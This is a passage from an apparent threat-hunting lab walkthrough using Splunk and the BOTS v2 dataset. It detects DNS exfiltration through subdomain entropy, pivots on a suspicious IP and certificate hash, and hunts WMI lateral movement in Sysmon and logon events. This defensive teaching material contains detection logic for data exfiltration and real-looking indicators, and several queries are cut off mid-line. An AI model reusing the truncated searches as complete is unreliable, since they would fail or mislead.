| eval list="mozilla"
| `ut_parse_extended(query{},list)`
| `ut_shannon(ut_subdomain)`
| table src_ip dest_ip query{} ut_subdomain ut_shannon
```



We can further evolve our previous search by further dissecting these subdomains and their associated queries as a larger data set. If we use our eval statement after we calculate the Shannon Entropy score, we can calculate the length of each of the subdomains. Using the stats command, we can determine the average Shannon Entropy score, average length of the subdomain and the standard deviation of the length of the subdomain by the domain.

Generally, a high average entropy, high subdomain length and low standard deviation of the length, coupled with a high event count could be indicative of a DNS exfiltration attempt and we seem to have met those metrics here.

```
index=botsv2 sourcetype=stream:dns hildegardsfarm.com "query{}"="*" query *.hildegardsfarm.cc
| eval query{}=mvdedup(query{})
| eval list="mozilla"
| `ut_parse_extended(query{},list)`
| `ut_shannon(ut_subdomain)`
| eval sublen = length(ut_subdomain)
| table ut_domain ut_subdomain ut_shannon sublen
| stats count avg(ut_shannon) as avg_entropy avg(sublen) as avg_sublen stdev(sublen) as stdev
```




You should now have a better idea of how DNS exfiltration looks like and how it can be

Task 4. Hunt for adversary infrastructure

We already know that our 10.0.2.107 endpoint communicated with the 45.77.65.211 IP indicator. We also know that the communication was based on a SSL certificate of specific configuration. Let's extract the certificate's sha256 hash and hunt for it in the wild as follows.

```
index=botsv2 sourcetype=stream:tcp dest_ip=45.77.65.211 src_ip=10.0.2.107 | stats count by ss
```



Now, if we submit this hash to Censys.io, we recieve no results.


42

However, let's submit the IP Indicator to virustotal.com and see what the results are. The initial results show as clean, but lets look at relations. You can see under Communicating Files that there are three malicious files associated to the IP Address. By clicking on one or more of these files you now have an opportunity to expand you indicators of compromise list and have a look at other associated IP addresses and domains.

Task 5. Hunt for lateral movement through WMI

Based on the guidance provided in the JPCERT doc, we can craft a search using Sysmon and we find 11 events (between 8/23/2017 and 8/24/2017), all associated with wrk-klagef. Recall that we need escape characters for \.


```
index=botsv2 sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=1 Par
```



```
index=botsv2 sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=3 Ima
```


We didn't have any luck with the Network Connection event in Sysmon

The below is what we should see in Remote Execution via WMI at the destination side, but we don't have all the needed data in our Sysmon logs.


Remote Execution via WMI – Destination Side
Windows Event 4624 with Logon Type 3 (Network Login)
Windows Event 4672 (Special Privileges Assigned)
wmiprvse.exe


Let's focus on Teymur Kheirklabarov's advice on hunting for remote execution via WMI (systems with Network 4624 Event followed by Sysmon Process Creations).

```
index=botsv2 (sourcetype=wineventlog (EventCode=4624 Logon_Type=3)) OR (sourcetype="xmlwineve
| eval login=mvindex(Logon_ID,1)
| eval user_id=mvindex(Security_ID,1)
| eval session=lower(coalesce(login,LogonId))
| transaction session startswith=(EventCode=4624) mvlist=ParentImage
| search eventcount>1
| eval Parent_Process=mvindex(ParentImage, 1)
| table _time dest_ip session host user_id Parent_Process Image CommandLine
```




To better see all the events that occurred and all processes that were running during the identified sessions (LogonId) above on the *venus* and *wrk-klagerf* hosts, use the searches below.

```
index=botsv2 ((Logon_ID=0x171491a OR LogonId=0x171491a) host=venus) | table _time EventCode I
```



```
index=botsv2 ((Logon_ID=0xf9b47f OR LogonId=0xf9b47f) host=wrk-klagerf) | table _time EventCo
```



You should now have a better idea of how to hunt for remote execution through WMI.